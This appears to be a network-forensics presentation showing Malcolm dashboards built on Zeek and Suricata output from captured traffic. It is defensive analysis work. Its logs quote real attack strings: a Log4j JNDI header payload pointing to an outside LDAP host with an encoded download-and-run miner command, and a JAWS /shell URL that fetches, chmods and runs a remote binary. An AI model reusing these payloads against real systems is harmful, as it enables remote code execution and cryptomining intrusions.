
DNS Query	↑ Randomness Score (method 1)	Rando...	Count
wzb.eu	0.08730000257492065	0.150099992	3
kdl.xyzdns.xyz	0.7200999855995178	1.488700032	1
mz.gov.pl	2.6259000301361084	2.868000030	2
u7f1x4.cba12cd0.n24951	2.805000066757202	3.158600091	2
tool.lu	3.3610999584198	4.827000141	1
0-cba12cd0-202504081-g	3.426100015640259	1.554999947	1
www.baidu.com	3.6802000999450684	4.117000102	1
www.stage	3.7771999835968018	4.324600219	2
ims.mnc001.mcc262.3gp	3.9163999557495117	3.777600049	12
isc.org	4.258900165557861	5.986800193	2
3416337616.round2025-0	4.3769001960754395	6.479400157	1
_services._dns-sd._udp.l	4.581299781799316	5.192699909	58
www.google.com	4.6230998039245605	4.3345999717	6



# Specialized Dashboards

Pre-built dashboards for other protocols and technologies: DHCP, DNS, FTP, HTTP, LDAP, MQTT, MySQL, NTP, OSPF, RADIUS, RDP, SIP, SMTP, SSH, SSL, TFTP, Syslog, Telnet, etc.

SIP - Method




DNS - Query Type



Query Type	Count
*	296
TXT	256
A	174
NBSTAT	154
PTR	120
query-0	4

TFTP - Transfer Mode



# Directory Listing of Captured files

## Directory listing for /

Download	Extension	Size	Source	IDs	Timestamp
<a href="#">preserved</a>	Directory				
<a href="#">quarantine</a>	Directory				
<a href="#">HTTP-FC8yQS1u7LgrjRd...</a>	.html	501.0B	HTTP	<a href="#">C2HW4j1pcC3QfMg44i FC8yQS1u7LgrjRdZRh</a>	2025-04-02 03:02:52
<a href="#">HTTP-FOJUT92HfToMFtO...</a>	.html	501.0B	HTTP	<a href="#">CNhNCT1nSE5IveLt52 FOJUT92HfToMFtOw3c</a>	2025-04-02 02:58:00
<a href="#">HTTP-Fp3UKM3qEzXHSmD...</a>	.html	501.0B	HTTP	<a href="#">CEvmYvCsRitiKJzUd Fp3UKM3qEzXHSmDvYa</a>	2025-04-02 03:06:05

/extracted-files/HTTP-FC8yQS1u7LgrjRdZRh-C2HW4j1pcC3QfMg44i-20250402030252.html

**Welcome to [www.wiresharkworkshop.online](http://www.wiresharkworkshop.online)!**


Email: [info@wiresharkworkshop.online](mailto:info@wiresharkworkshop.online)

Copyright © 2025. All rights reserved.

# Security Overview Dashboard

Show top notices and alerts from Zeek and Suricata: multiple port scan attempts, HTTP smuggling payloads, and a payload for a known Log4j header injection exploit

Normalized Event Category



Notice, Alert and Signature - Summary

<a href="#">↓</a>				
Provider	Dataset	Category	Name	Count
zeek	notice	HTTPATTACKS	HTTP_Smuggling	400
zeek	notice	Scan	Port_Scan	176
zeek	notice	CVE_2021_44228	LOG4J_ATTEMPT_HEADER	18
suricata	alert	Detection of a Network Scan	ET SCAN Zmap User-Agent (	12
suricata	alert	Attempted Administrator Pr	ET SCAN Mirai Variant User-	1
suricata	alert	Web Application Attack	ET SCAN JAWS Webserver U	1

# Interesting Zeek Log

Zeek notice.log

Event Category ▾

CVE\_2021\_44228

Event Name ▾

LOG4J\_ATTEMPT\_HEADER

Notice Type ▾

CVE\_2021\_44228::LOG4J\_ATTEMPT\_HEADER

Message ▾

Possible Log4j exploit CVE-2021-44228 exploit in header. Refer to sub field for sample of payload, original\_URI and list of server headers

Submessage ▾

```
uri='/${k8s:k5:-
ND)}${sd:k5:-:}ldap://46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCATcyAtTCBod
HRwOi8vNDYuOC4yMjYyMTk2L3NjcmlwdHMvNHRoZXBvb2x0bWluZXluc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI
2LjguMjI2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVhLnNolHwgYmFzaCAtcw==}',
payload_uri=46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCATcyAtTCBodHRwOi8
vNDYuOC4yMjYyMTk2L3NjcmlwdHMvNHRoZXBvb2x0bWluZXluc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI
2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVhLnNolHwgYmFzaCAtcw==, payload_stem=46.8.226.196:3306,
payload_host=46.8.226.196, payload_port=3306, method=GET, is_orig=T, header name='X-FORWARDED-HOST', header
value='${k8s:k5:-
ND)}${sd:k5:-:}ldap://46.8.226.196:3306/TomcatBypass/Command/Base64/ZXhwb3J0IEhPTUU9L3RtcDsgY3VybCATcyAtTCBod
HRwOi8vNDYuOC4yMjYyMTk2L3NjcmlwdHMvNHRoZXBvb2x0bWluZXluc2ggfCBiYXNoIC1zOyB3Z2V0IC1xTy0gaHR0cDovLzQ2LjguMjI
2LjguMjI2LjE5Ni9zY3JpcHRzLzR0aGVwb29sX21pbmVhLnNolHwgYmFzaCAtcw==}'
```

Notice Source ▾

185.91.127.9

Notice Destination ▾

203.161.44.208

Notice Port ▾

80

Action ▾

Notice::ACTION\_LOG

Suppress Interval ▾

3600

# Interesting Suricata Alert

Alerts - Name

⬇

Name	Count
SURICATA Applayer Mismatch protocol both directions	63
ET SCAN Zmap User-Agent (Inbound)	12
SURICATA HTTP Host header invalid	4
SURICATA HTTP Unexpected Request body	4
SURICATA HTTP2 too long frame data	4
SURICATA SSH invalid banner	4
SURICATA Applayer Detect protocol only one direction	3
SURICATA HTTP unable to match response to request	3
SURICATA HTTP compression bomb	2
SURICATA HTTP request header invalid	2
SURICATA IKE invalid proposal	2
ET SCAN JAWS Webserver Unauthenticated Shell Command Execution	1
ET SCAN Mirai Variant User-Agent (Inbound)	1
SURICATA HTTP invalid request field folding	1
SURICATA HTTP missing Host header	1
SURICATA STREAM Packet with invalid ack	1
SURICATA STREAM SHUTDOWN RST invalid ack	1

## Suricata Alert

Event Category	Web Application Attack
Event Name	ET SCAN JAWS Webserver Unauthenticated Shell Command Execution
Rule ID	2030093
Vulnerability Category	Linux Web_Server
suricata.alert.action	allowed
suricata.alert.metadata....	2020_05_04
suricata.alert.metadata....	Major
suricata.alert.metadata....	2024_04_12
suricata.alert.rev	3
suricata.alert.severity	1



## Suricata Flow

## Suricata HTTP

suricata.http.hostname	203.161.44.208
suricata.http.http_content_type	text/html
suricata.http.http_method	GET
suricata.http.http_port	80
suricata.http.http_user_agent	Hello, world
suricata.http.length	276
suricata.http.protocol	HTTP/1.1
suricata.http.status	404
suricata.http.url	/shell?cd+/tmp;rm+-rf+*wget+http://192.168.1.1:8088/Mozilla;chmod+777+Mozilla;/tmp/Mozilla+jaws

# Discussion: Difficulties Faced

- Inconvenient installation process: many queries
- Initialization script didn't work as expected, had to make manual changes
- Arkime and OpenSearch filtration syntax
- Resource-intensive server: couldn't analyze an 8.3GB PCAP as planned



# References

- [https://en.wikipedia.org/wiki/Network\\_forensics](https://en.wikipedia.org/wiki/Network_forensics)
- <https://cisagov.github.io/Malcolm/docs/>
- <https://www.malware-traffic-analysis.net/2025/04/13/index.html>
- <https://www.malware-traffic-analysis.net/2025/03/10/index.html>
- <https://www.malware-traffic-analysis.net/2025/01/31/index.html>
- <https://docs.zeek.org/en/master/logs/index.html>
- <https://docs.suricata.io/en/latest/rules/index.html>
- <https://arkime.com/apiv3>
- <https://docs.opensearch.org/docs/latest/query-dsl/>
- <https://apackets.com/>
- <https://packetSafari.com>
- <https://www.unb.ca/cic/datasets/ids-2017.html>